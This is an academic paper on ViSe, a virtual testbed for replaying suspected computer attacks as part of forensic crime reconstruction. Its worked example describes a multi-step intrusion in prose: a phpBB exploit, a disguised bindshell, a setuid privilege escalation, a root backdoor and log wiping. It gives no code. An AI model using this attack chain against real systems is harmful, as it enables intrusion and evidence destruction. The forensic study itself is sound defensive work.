Digital Forensic Reconstruction and the Virtual Security Testbed ViSe

André Årnes[1], Paul Haas[2], Giovanni Vigna[2], and Richard A. Kemmerer[2]

[1] Centre for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
`andrearn@q2s.ntnu.no`, `http://www.q2s.ntnu.no/`
[2] Department of Computer Science,
University of California Santa Barbara,
Santa Barbara, CA 93106-5110, USA
{`feakk|vigna|kemm`}`@cs.ucsb.edu`, `http://www.cs.ucsb.edu/~rsg/`

Abstract. This paper presents ViSe, a virtual security testbed, and demonstrates how it can be used to efficiently study computer attacks and suspect tools as part of a computer crime reconstruction. Based on a hypothesis of the security incident in question, ViSe is configured with the appropriate operating systems, services, and exploits. Attacks are formulated as event chains and replayed on the testbed. The effects of each event are analyzed in order to support or refute the hypothesis. The purpose of the approach is to facilitate forensic testing of a digital crime using minimal resources. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and can be a great asset in court.

1 Introduction

Digital forensics is gaining importance with the increase of cybercrime and fraud on the Internet. Tools and methodologies for digital forensics with the soundness necessary for presentation in court are in high demand. In this paper, we describe the use of the Virtual Security Testbed (ViSe) [1] as a tool in digital forensic reconstruction. We present a testbed and methodology for testing computer attack tools, as a digital analogy to testing evidence dynamics in physical forensics. The basic idea is to provide an infrastructure where specific attacks can be studied in a way similar to testing the ballistics of a firearm in order to establish its properties. The goal of this approach is to be able to perform testing in a forensically sound manner such that the test results may be presented in court, supporting or refuting a hypothesis regarding a particular sequence of events.

The traditional focus in digital forensics has been on identification, acquisition, and analysis of evidence, using toolkits such as EnCase [2], ILook [3], and

Sleuthkit [4]. These toolkits support operations like the recovery of deleted files, string searches and searches for known files. Recently, there has been an increasing interest in evidence dynamics and crime scene reconstruction. Crime scene reconstruction[3] is a fairly new development in forensic science, as discussed in [5, 6]. The purpose of the method is to determine the most probable sequence of events by applying the scientific method to interpret the events that surround the commission of a crime [6]. The analysis may involve the use of logical [6] and statistical [7] reasoning.

Carrier and Spafford have proposed an "event-based digital forensic investigation framework" [8] and a method for "event reconstruction of digital crime scenes" [9]. They propose a process in five steps: evidence examination, role classification, event construction and testing, event sequencing, and hypothesis testing. In this paper, we discuss a way to test events in a forensically sound manner using an isolated virtual environment (ViSe). A hypothesis is made based on available digital evidence and then tested in the ViSe virtual testbed. The hypothesized attack is replayed, and an analysis of all available data (storage media and volatile memory of all involved hosts, as well as network traffic) may support or refute the hypothesis. In this way, we show how replaying events in a virtual environment can help identify the causes, effects, and internal workings of simple or multi-step attacks. Using Carrier and Spafford's model, this approach may be seen as part of the "event construction and testing".

Central to the discussion is the trade-off between the desired detail of the reconstruction and the difficulty of performing the reconstruction itself. The approach taken in this paper is to study the most significant aspects of a digital crime or a suspect tool using minimal resources in terms of time and equipment. Other approaches, such as physical testbeds or simulations, may be more useful in some cases, as discussed in Section 6.

This paper is organized as follows. Section 2 presents the terminology and methodology used in this paper, and some related work is discussed in Section 3. Section 4 provides a detailed description of the security testbed ViSe, as well as a discussion of the use of virtualization in security and forensic testing. Section 5 provides an example involving a multi-step attack, demonstrating how ViSe can be applied to digital forensic reconstruction testing. Some considerations of the approach are discussed in Section 6, and the paper is concluded in Section 7.

2 Terminology and Methodology

The *digital crime scene* can consist of a number of computing and storage devices, as well as the network connecting them. We specifically consider that the digital crime scene consists of a number of computer systems, divided into three categories: namely *attack hosts*, *victim hosts*, and *third-party hosts*. The third-party hosts may, for instance, include network or security services that perform logging, or other service providers such as certification authorities. All evidence is analyzed on *analysis hosts*, which are not part of the digital crime scene.

[3] Note that a *crime reenactment* is unrelated to a crime scene reconstruction.

Digital evidence is any digital data that contains reliable information that supports or refutes a hypothesis about an incident. Digital evidence may be found on the hard drives or in the volatile memory of all the involved hosts, as well as in captured network traffic, referred to as *network dumps*. A variant of the network dump is preprocessed network traffic, such as network intrusion detection system alert logs. All analysis is assumed to be performed on copies of the evidence in order to preserve its integrity.

An *event* e is an occurrence that changes the state of a computing system. A *crime* or *incident* is an event that violates policy or law. An *event chain* $E = e_1, \ldots, e_n$ is a sequence of events with a causal relationship. The latter definitions are adopted from [8, 9]. *Evidence dynamics* is described in [5] to be "any influence that changes, relocates, obscures, or obliterates physical evidence, regardless of intent". A central issue in evidence dynamics is to identify the *causes* and *effects* of events. The evidence dynamics of different digital media varies. A file can be modified or deleted, and timestamps can be updated. Unallocated data on a disk can be overwritten, and volatile memory can be overwritten or moved to pagefiles. Data transmitted on a network may leave traces in log files and monitoring systems.

Our approach to event construction and testing starts with a *hypothesis* H_0 stating that one or more tools have been run as part of an attack. The corresponding event chain is then replayed on the testbed. Following execution, the virtual environment is analyzed to find the effects of the events. These effects are in turn compared to the actual digital evidence. The purpose is to replay the suspected attacks in a controlled environment in order to study the causes and effects of the events involved in the attack. This allows us to replay the attack in a forensically sound manner without compromising the integrity of the original evidence or relying on files that have been compromised by the attacker.

As noted above, a multi-step attack can be studied as a series of interconnected events, where the effects of an event are the causes of the subsequent event. Although the digital forensic reconstruction framework separates causes and effects, differentiating between these may be difficult in practice, as it may require exhaustive testing. Using the terminology above, we therefore assume that event e_{k+1} is the transition between state s_k and s_{k+1}. s_k and s_{k+1} contain the causes and effects of e_{k+1} respectively.

In some cases, there may be several theories about the chain of events leading to the digital evidence found in a digital crime scene. In this case, each hypothesis is formulated and tested separately. Based on the competing hypotheses $H_0, H_1, \ldots, H_m$, the tests may share one or more initial events. In this case, the shared events need only be replayed once.

The methodology for testing in forensic reconstruction used in this paper can be expressed as a five step process:

1. *Configure testbed* with appropriate software according to a hypothesis.
2. *Replay attack* according to the hypothesis and save snapshots for each state.
3. *Acquire and verify images* of all snapshots.
4. *Perform analysis* through the comparison of states.

5. *Compare images to digital evidence* to support or refute the hypothesis.

The process can be reiterated for alternative hypotheses.

3 Related Work

Formal frameworks for the reconstruction of digital crime scenes are discussed by Stephenson [10] and Gladyshev and Patel [11]. Stephenson uses a Petri Net approach to model worm attacks in order to identify the root cause of an attack. Gladyshev and Patel present a state machine approach to model digital events. Their approach uses a generic event reconstruction algorithm and a formal methodology for reconstructing events in digital systems. In contrast, our approach sets up a virtual digital crime scene in order to replay the digital events in a realistic fashion. Therefore, our approach is complimentary to those of Stephenson, Gladyshev, and Patel.

Virtualization is frequently used in security research, primarily because of the flexibility and the small resource requirements. As an example, [12] discusses the use of VMware and the forensic tool SMART for recreating a suspect's computer. Our approach takes this idea further by emulating the entire digital crime scene as part of a digital event reconstruction. Virtualization is also frequently used by the the honeypot community. Low-interaction honeypots, such as Honeyd [13], often have built-in virtualization of services, whereas high-interaction honeypots, such as honeynets [14], are often deployed using full operating system virtualization. See also [15] for a discussion of the advantages and disadvantages of VMware in the context of honeypots.

Recent security testbeds include LARIAT [16], LLSIM [17], Netbed [18], Deter [19], and vGrounds [20]. LARIAT is the first simulated platform for testing intrusion detections systems, and LLSIM is its virtualized descendant. Netbed is a simulation environment that served as the predecessor to Deter, a cluster testbed. vGrounds is a virtual environment based on UML (User Mode Linux) [21]. These testbeds provide large-scale simulation at the cost of the accuracy and the number of operating systems and services supported. Section 6.3 discusses cases where this approach may be useful. ViSe supports more exact system and network interaction on a wider range of operating systems. ViSe images are provided in a large library of pre-configured attacks and vulnerable services on common operating systems. ViSe also includes an IDS system to identify the manifestations of an attack.

4 Virtualization and the ViSe Testbed

In this section, we review the criteria for a forensic testbed and discuss the advantages of virtualization in digital forensic testing. We give an overview of VMware and the ViSe[4] [1] testbed and consider integrity issues using ViSe as a

[4] http://www.cs.ucsb.edu/∼rsg/ViSe/

virtualization platform. We also discuss the digital forensic image created to aid the digital forensic testing. The use of ViSe is further demonstrated through a specific example in Section 5.

4.1 Virtualization

The main criteria for choosing a testbed are resource demands, availability and usability, flexibility and efficiency, forensic soundness, and similarity to the digital crime scene [22]. While physical testbeds can most accurately represent a digital crime scene, there is significant overhead required for the setup, configuration, and re-installation of the involved systems. Each hypothesis requires a separate machine, and different hardware must be obtained to provide complete coverage of the systems involved in an attack. Furthermore, the impracticality of restoring a system to a previous state to test an alternative but similar hypothesis is obvious.



Fig. 1. Illustration of a Virtual Environment.

Virtualization addresses these problems with negligible overhead. A single computer can represent the entire digital crime scene, emulating different operating systems, configurations, and services as necessary. For example, Figure 1 represents a single physical Fedora Core 4 machine using VMware to emulate a virtual network and three virtual operating systems running Fedora Core 3. Virtualization environments are also more portable and reusable. They can be shared between multiple hosts, and once a configuration is made, it can be restored later in an investigation or reused in other investigations.

VMware 5.0 [23] was chosen as the emulation environment for ViSe [1], because it contains several advantages over other emulation environments such as

Xen [24], Microsoft Virtual PC [25], and UML [21]. VMware is able to emulate both Linux and Windows platforms, as well as any other x86 operating system. Xen and UML are limited to selected ports or currently available operating systems. Neither Xen nor UML could emulate Windows platforms at the time of ViSe's creation. VMware and Microsoft Virtual PC are similar in scope and application. However, Virtual PC runs on Windows and Apple Macintosh systems, while VMware runs on Windows and Linux systems. VMware was chosen over Virtual PC because development in Linux provided the most ideal environment for developing and testing malicious attacks.

4.2 The ViSe Testbed

The ViSe testbed was developed at UCSB to test attacks on various vulnerable operating systems and to test intrusion detection systems. ViSe originally contained 10 operating systems and a total of 40 exploits against the programs running on them. The operating systems included are Windows 2000, 2003, XP, Red Hat 6.2, 7.2, SuSE 9.2, Debian 3.0, Fedora Core 3, FreeBSD 4.5, and 5.4. The exploits, as detailed in Table 1-4 of [1], are both local and remote attacks. ViSe was recently extended with an additional 30 remote attacks from the OWASP's top ten web application vulnerabilities framework [26], targeting 10 web applications running on both Windows and Linux platforms.

One reason for choosing VMware to implement ViSe is that the snapshot and cloning features of VMware allow new images to be derived from old ones. When using the snapshot feature, new snapshots are created incrementally, i.e., only changes are stored in the new snapshot file. The current ViSe tree requires 80 GB for 70 separate system configurations derived from the 10 base operating system images. This is achieved by using the snapshot feature to create new configurations of a system, which, in turn, provides a tremendous space savings as compared to requiring a full install for each configuration.

The snapshot feature allows for the creation of a tree of successive changes derived from a base system. Each tree represents a host involved in an attack, such as attacker, victim, and IDS systems. New ViSe images are added to a tree by making a snapshot with the desired modifications based on a previous snapshot or root image. Multiple systems derived from the same tree can, however, not be run simultaneously. For this purpose, it is necessary to use the full cloning feature in VMware to create a full image, using the space requirements of both the new files and the old configuration. The advantage of the cloning feature is that cloned images can be run and distributed independently of the ViSe tree, allowing the image and events in that image to be replicated by relevant parties.

When an attack is replayed, the attacker, detector, and vulnerable images are booted, and the attack is run as prescribed in its accompanying documentation. If the attack damages the configuration of a particular image, that image only needs to be restored and rebooted to recover from the damage. Also, snapshots of the images can be created and then restored, providing instantaneous recovery. This method results in both a significant time decrease and a decrease in storage requirements compared to using physical systems to replay an attack.

4.3 Integrity Issues

There are a number of integrity issues to be considered related to using VMware as the virtualization platform for ViSe. The first issue concerns data contamination between the host and guest operating systems. We have not been able to demonstrate such an issue on a Fedora Core 3 system, but as a precautionary measure, images should be isolated from each other by cloning each image on a separate sanitized partition. Each new cloned image becomes a new ViSe image root, which is used to create new snapshots over empty memory. This approach guarantees that there is no data contamination between the host and the guest operating systems nor between the different guest systems. Note that ViSe was initially designed to be simple with minimal space requirements, and the integrity of the images was not a primary consideration. As a result, the first ViSe images were created on un-sanitized host partitions.

It should be noted that VMware image files are proprietary, and thus they are not identical copies of system disks or partitions. In this paper, we are only concerned with the file systems contained in the VMware image files, and not with the VMware-files themselves. We perform the testing in VMware, and the forensic acquisition in preparation for analysis is either performed in VMware or by using the `vmware-mount.pl` tool for mounting VMware images. The integrity of the disk images can be verified using one-way hash functions such as MD5, SHA-1 or SHA256, which provide the necessary integrity for our purposes[5].

Another integrity issue that should be considered is the virtual network used to connect the images. VMware allows several different types of network connectivity options: bridged to a physical device, a NAT to the host's IP address, virtual image to host-only, and custom [23]. Only bridged networking connects the virtual network to the physical network. This allows transparent connections between virtual and physical hosts. As the extent of all attacks was known and documented during the creation of ViSe, images were created using static IP addresses in the subnet of their host system. In general, however, the testbed host operating system should be disconnected from any external networks. If the guest operating system is able to reach external networks, the test may be compromised, and malicious code could spread from the testbed.

The third integrity issue is the "shared folders" feature of VMware. This feature is used to allow file transfers between the host and guest systems [23]. During ViSe's construction, it was enabled to simplify the transfer of files and data. During forensic reconstruction, it should be disabled to prevent cross-contamination between the host and guest system. During analysis, it can be re-enabled to facilitate external analysis and to review the results outside of ViSe (see Section 4.4).

The last integrity issue involves the similarity of attacks in the virtual testbed to physical machines. Sophisticated attacks could detect and respond to the presence of VMware and other forensic tools [29], for example by breaking out of VMware and accessing the host system [30]. Similar to this are anti-forensic

[5] Recent research has uncovered weaknesses in MD5 and SHA-1 [27, 28].

attacks, which purposely attempt to thwart forensic investigations [31], for example by generating excess or confusing signatures in order to make event reconstruction difficult. Attacks such as these are uncommon and require special consideration. They are not considered in this paper.

4.4 The Virtual Forensic Analysis Image

In order to be able to handle the test images in a forensically sound manner, a forensic analysis system has been added to ViSe. The main purpose of this system is to acquire copies of hard drive images from the test systems (using `dcfldd`[6]), as well as to provide a verification of the integrity of the copies (using tools such as `md5sum` and `sha256sum`).

The forensic analysis system is built on Fedora Core 3, and it is installed as a new root in the ViSe tree to avoid any conflicts with the test images. Such a conflict could, for example, occur if the LVM (Logical Volume Manager) is used. LVM requires that the `id` of the underlying physical volumes be unique when the volumes are mounted. Unfortunately, VMware's cloning and snapshot features retain the LVM `id` of the root image. Thus, if the forensic analysis image was added to a ViSe tree, it could not mount any other images of that same tree, because the LVM `id` would already be present.

In order to avoid contamination between the external network and the forensic analysis system, the virtual forensic analysis system is configured without a virtual network interface. As an additional precaution, the host operating system can be physically disconnected from the network during the analysis.

A virtual disk can be analyzed in VMware by adding it as a disk to the forensic analysis system. This disk should be provided as an independent and non-persistent disk, in order to prevent any changes to the image. VMware requires write access to its virtual disk images. Therefore, to assure that the file systems of those images are not changed, the forensic analyst has to mount them in read-only mode.

It must be noted that it is not possible in VMware to take a snapshot of a system with an independent disk, mount an independent disk in a snapshot, or mount several instances of different snapshots based on the same base image. The image acquisition either has to be performed sequentially (by rebooting the virtual analysis host for each disk image to be analyzed) or by creating a full disk clone for each snapshot. By using the latter method, several disks can be mounted at once.

The images to be analyzed are copied to a "shared folder" directory using `dcfldd`. After all the images have been acquired, the forensic analysis can be performed outside ViSe. The primary reason for this is that there is a significant performance penalty in performing the analysis in a virtual environment (see Section 6.3). In this way, the results are also available for external analysis and review.

[6] `dcfldd` is a forensic version of the GNU tool `dd`, commonly used for copying disks and partitions.

5 Example – a Multi-step Attack

In this section we demonstrate the use of the ViSe testbed for testing a multi-step attack. The attacks are chosen from the database of attacks available in the ViSe testbed. As part of a criminal investigation, it is necessary to determine the chain of events in a forensically sound manner. Based on the available evidence in the digital crime scene, a digital forensic reconstruction is initiated and an initial hypothesis is stated:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a vulnerable iwconfig buffer overflow vulnerability, the creation of a non-root user and root backdoor, and finally the removal of traces.

In order to support or refute this hypothesis, we wish to perform an isolated test of the multi-step attack. Virtual systems similar to the ones in the hypothesis are set up in ViSe, and the multi-step attack is replayed as described below. When the test is finished, the analyst can compare the effects of the attack in the virtual environment to the digital evidence in the digital crime scene. If the identified effects do not support the hypothesis, the hypothesis should be reformulated, and the necessary test events should be replayed. It may be necessary to include events that are not directly related to the attack in the test, such as intentional evidence manipulation (such as file modifications or deletions) and regular user or system activities (such as rebooting and disk defragmentation).

Note that the analyst does not need access to all the hosts involved in the digital crime scene. The results of the test can be compared to any available evidence. However, the certainty of the results is reduced when the digital evidence is incomplete.

5.1 Configuring ViSe for Replaying the Attack

To replay the attack, images are derived from snapshots in the ViSe library to represent the attack host, a detector host, and a vulnerable host. Each image is an installation of Fedora Core 3 with system configuration and files specific to its purpose. The attacker represents the single host conducting all the stages of the attack, including network scanning and vulnerability exploitation. The detector image is running a Snort 2.4.3 IDS system. The vulnerable image snapshot is created by adding a local system buffer overflow vulnerability (`iwconfig`) to a predefined snapshot containing a remote, web-based vulnerability (`phpBB 2.1.10`). Both vulnerabilities are available in the ViSe library. Each snapshot is then created into a full-clone on a separate, zeroed-out partition, as discussed in Section 4.3. Figure 2 shows the resulting forensic testbed.


ViSe Tree
Fedora Core 3 Vise Root
Successive Snapshots
ViSe Attacker Exploit Library
Vise Detector Snort 2.4.2
phpBB 2.1.10 Remote Vulnerable
Vise Vulnerability Database
iwconfig v26 Vulnerability
New Images
Forensic Testbed
Forensic Attacker with attack scripts
Forensic Detector Snort 2.4.3
phpBB 2.1.10 +iwconfig v26 Vulnerable

Fig. 2. ViSe image tree for example attack.

5.2 Replaying the Attack

The hypothesized event chain representing the attack is divided into a number of discrete events, each leading to a new state. Each event leads to a state snapshot that can be examined independently in order to determine the sequence of events leading to the final image. The effects of an event are identified by finding the differences between two successive states. The attack is replayed as follows (the details of the attack are provided in Appendix B):

– Event 1: Network scan, port scan, and manual web-browsing by attacker. The attacker uses `nmap` to determine the vulnerable host's address and the open ports on the victim. The attacker then uses the ELinks web-browser to visit the web-page `/phpBB2/` on the victim.
– Event 2: The attacker exploits the phpBB 2.0.10 viewtopic.php arbitrary code execution vulnerability[32]. He gains a remote shell on the victim host with username `apache`.
– Event 3: The attacker retrieves a bindshell using `wget` and executes it in `/tmp`. The name of the bindshell is `httpd`, named to appear identical to the default process run by apache. He then disconnects from his current remote shell and connects to the listening port of the bindshell at port 12497.
– Event 4: The attacker searches for setuid programs using `find` and discovers a vulnerable version of `iwconfig`[33]. He retrieves an exploit using `wget` and executes it, becoming root.
– Event 5: The attacker creates a non-root user bash and uses `wget` to retrieve a backdoor named `]`, which he places in `/usr/bin`. He then disconnects from the bindshell.

– Event 6: The attacker logs in as the newly created user bash using ssh and becomes root using the backdoor. The attacker then kills his old bindshell, and removes all traces in `/tmp` and `/var/log`.

Note that there is a trade-off between the granularity of a reconstruction and the number of events. At the highest-level of detail, every system call can be viewed as an event. At the other extreme, an entire attack can be viewed as a single event.

5.3 Attack Analysis and Verification

When the attack is replayed, the different stages are represented by six states, as shown in Figure 3. Each state consists of a snapshot for each host, and one state is reached from the previous state by an event. Images of all the snapshots are acquired in the ViSe forensic system using the tool `dcfldd`. The analysis is performed on a non-virtual host outside ViSe, as discussed in Section 4.4.



Fig. 3. State diagram for multi-step attack.

The attack is analyzed by comparing the states of the attack sequentially. Every change between two states s_k and s_{k+1} is considered an effect of the corresponding event e_{k+1}. If the effect is superseded by a later event, for instance through a file modification or file deletion, only the latter effect is considered.

In this example, we present the results of the analysis in the tables, where each row indicates the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence. We do not claim completeness of the analysis results – the tables are intended to demonstrate the use of ViSe and the reconstruction methodology. For the purpose of this example, we only consider evidence found in the file systems and log files of the victim host, as well as in the network monitoring and intrusion detection system.

Table 1 shows the effects of the portscan on the victim system, as well as on the network IDS. We see that the activity has been logged in the system files, and the Snort IDS classifies the activity as a "portscan". In table 2 we see further logging on the victim system and IDS alerts indicating a PHP attack using HTTP.

The remaining tables are provided in Appendix A. Table A-1 indicates that a command has been run as root on the victim system and that a new file has been generated. There is some logging activity, but no IDS alerts have been triggered. Table A-2 shows the creation of two new files, as well as another IDS outbound alert. In table A-3 the user database is updated, and a new home directory

Host	Type	Name	Action
V	F	/var/log/messages	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/etc/cups/certs/0	M
T	F	/var/log/snort/snort.log.*	C
T	I	(portscan) TCP Portsweep: Attacker	C
T	I	(portscan) TCP Portscan: Attacker to Victim	C
T	N	GET /phpBB2/ HTTP/1.1: Attacker to Victim:80	C

Table 1. Effects of Event 1. The following notation is used: A=attack host, V=victim host, T=third-party host, F=file, N=network, I=Snort IDS log, C=create, M=modify, D=delete

is created with the user-name `bash`. There are no IDS alerts, but the network traffic indicates that a file has been downloaded. Finally, in table A-4 several files created during the attack are deleted, and we see that an SSH connection has been established. Based on these results, a comparison between the tables and the digital evidence can be performed. Each table entry that is not superseded by a later event can be compared to the digital evidence in order to support or refute the attack hypothesis. Note that there may be several reasons why there is no match. The evidence of an attack may have been changed, deleted, or overwritten, depending on the evidence dynamics of the evidence in question. It may be necessary to formulate an alternative hypothesis or add new events in order to explain such discrepancies.

5.4 Alternative Hypothesis Formulation

Assume that we do not find support for the hypothesis in the original evidence. For instance, assume that the effects of Event 4 (the `iwconfig` buffer overflow) do not match the original evidence. In this case, we develop an alternate hypothesis and replay the attack from the last common state. We revert to the State 3 snapshot and create a new state diagram, represented by Figure 4. Our alternative hypothesis can be stated as follows:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a cdrecord environment variable privilege escalation vulnerability[34], the creation of a non-root user and root backdoor, and finally the removal of traces.

Host	Type	Name	Action
V	F	/var/log/httpd/error_log	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYD	M
V	F	/etc/cups/certs/0	M
T	I	WEB-PHP viewtopic.php access: Attacker to Victim:80	C
T	I	(http inspect) DOUBLE DECODING ATTACK: Attacker to Victim:80	C
T	N	TCP Connection Established: Attacker to Victim:4321	C
T	I	ATTACK-RESPONSES id check returned userid: Victim:4321 to Attacker	C

Table 2. Effects of Event 2.



Fig. 4. Alternative Hypothesis for a multi-step attack.

The advantage of ViSe becomes apparent when we consider the similarities of our previous hypothesis to the alternative one proposed above. By running the new attack from the snapshot of State 3, we create the new states 4a, 5a, and 6a, which we can compare to the original evidence to determine similarity.

6 Discussion

In this section, we discuss some aspects related to the use of ViSe and VMware as part of a digital forensic reconstruction. Central to the discussion is the trade-off between the detail of reconstruction and the difficulty of performing a reconstruction. We discuss what type of attacks ViSe is suitable for and give examples of some cases where other approaches might be more suitable. In addition, we consider some performance issues related to using ViSe for event reconstruction.

6.1 Presenting a Real Case in Court

The proposed approach is intended to be a part of a digital investigation. The approach does not substitute conventional digital forensics, but supplements the forensic investigation by providing a methodology to find additional support for hypotheses about a digital crime scene. In court, the results of a digital forensic reconstruction can be used to provide additional support or to refute a particular chain of events. An investigator will present the proofs acquired from the digital crime scene and present these in court. The results of the reconstruction are then used to support an interpretation of the evidence.

In a real case, it is essential to place the reconstruction in the context of the crime and present a thorough explanation of the assumptions made in the reconstruction. The initial state of the reconstruction, as hypothesized in H_0, can only be an approximation of the digital crime scene, and a good courtroom defense lawyer will exploit any unexplained discrepancies. Furthermore, a reconstruction must take into consideration malware and anti-forensic tools and explain what consequences such tools can have on the digital evidence and on the reconstruction itself.

6.2 Timing and Complexity Issues

We have demonstrated how ViSe can be used as part of a reconstruction of a multi-step attack involving an attacker host, a victim host, and a third party host. There are, however, cases where ViSe and the event-based reconstruction approach is less suitable.

Some computer attacks exploit timing issues such as race conditions and may be difficult or impossible to recreate in a virtual environment. Also, distributed events are not necessarily synchronized, and the order of events may be non-deterministic. In the worst case, a reconstruction may be impossible because of such timing issues, or the reconstruction may have to be run on a physical testbed.

Another class of attacks that can be difficult to replay in a virtual testbed is attacks that depend on specific network conditions or involve a high number of hosts. An example of such an attack is a DDoS (Distributed Denial-of-Service) attack, where thousands of hosts may be involved in the attack of one or more victim hosts. Worm infection is another example that involves a high number of hosts, acting both as victims and attackers. In such cases, it may be more fruitful to study the attack through models or simulations, as was done in [10].

6.3 Performance Issues

As discussed in Section 4, the main performance advantage of using ViSe is that snapshots of different system states are efficiently saved and restored. ViSe also provides a library of reusable snapshots with different operating systems, vulnerabilities, and exploits. This significantly reduces the time for setting up a virtual environment for reconstruction, and it facilitates the reuse of snapshots for testing multiple hypotheses. Different variations of an attack can be analyzed as a tree with different branches of analysis. All of the states in the tree are stored and can consequently be restored in reconstructions related to other investigations. In this way, the focus of the testing is moved from setting up and configuring a testbed to the actual digital forensic analysis.

Because the snapshots are stored as VMware images, we have proposed that the acquisition and verification of disk images be performed on a forensic system provided by ViSe. As discussed below, there is a performance penalty for doing these operations in a virtual environment. The tasks of copying the image and verifying the image hash are easily automated and need only be performed once for each image. Therefore, we suggest performing them in the virtual environment.

	Pentium 4	VMware
Boot time	1m9s	2m
Reboot time	1m22ss	2m20s
Take snapshot	NA	8s
Restore state	NA	9s
Clone full image (7.6GB)	NA	8m6s
Copy partition image (`dcfldd`)	11m21s	48m46s
Hash all files in image (`sha256deep`)	3m56s	26m38s
Extract all strings from image (`strings`)	6m57s	118m47s

Table 3. Performance comparisons.

We have compiled a list of some performance measurements for Fedora Core 3 in Table 3. The measurements are performed on a 10GB disk image containing an `ext3` partition, using the `time` measurement tool where applicable. The boot and reboot measurements were performed without a graphical user interface. We can see from the table that there is a relatively high performance penalty related to some common digital forensic operations, such as string extraction. Therefore, we recommended that the ViSe testbed is only used for image acquisition and verification, as well as for the actual replay of the attack. The forensic analysis, i.e., comparing the different states related to an attack, should be done on an external system. The performance benefits of using ViSe are in the replay of the attack, not in the analysis of the results.

7 Conclusions

We have shown how ViSe provides an environment for efficient event reconstruction and testing through reusable snapshots representing different states of an attack. ViSe provides a framework with a library of operating systems, vulnerable services, and exploits, providing a controlled and efficient testbed for digital forensic testing. The attack is replayed in the virtualization testbed and analyzed with respect to an initial hypothesis. As ViSe's library of operating systems, services, and exploits grows, the time to construct a virtual environment corresponding to a digital crime scene decreases. Therefore, the focus of the event reconstruction testing is moved from setting up and running an attack to the analysis of its effects. Although VMware supports a wide range of operating systems, there is no support for emulation of embedded systems such as cell phones and PDAs. An extension of ViSe to include digital event reconstruction on embedded systems is an open research topic.

In court, a reconstruction will be subject to thorough questioning. It is essential to convince a court that the testing is forensically sound and that it is relevant to the original digital crime scene. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and can be a great asset in court. Further work on understanding the effects of anti-forensic tools on a reconstruction will add further value to the approach.

Acknowledgments

This work has been made possible by Mike Richmond, who developed the prototype for ViSe as a Master's project at the Computer Science Department at UCSB. The research was supported by the The U.S.– Norway Fulbright Foundation for Educational Exchange and the U.S. Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853. The "Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence" is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT. André Årnes is also associated with the High-Tech Crime Division of the Norwegian National Criminal Investigation Services (Kripos).

References

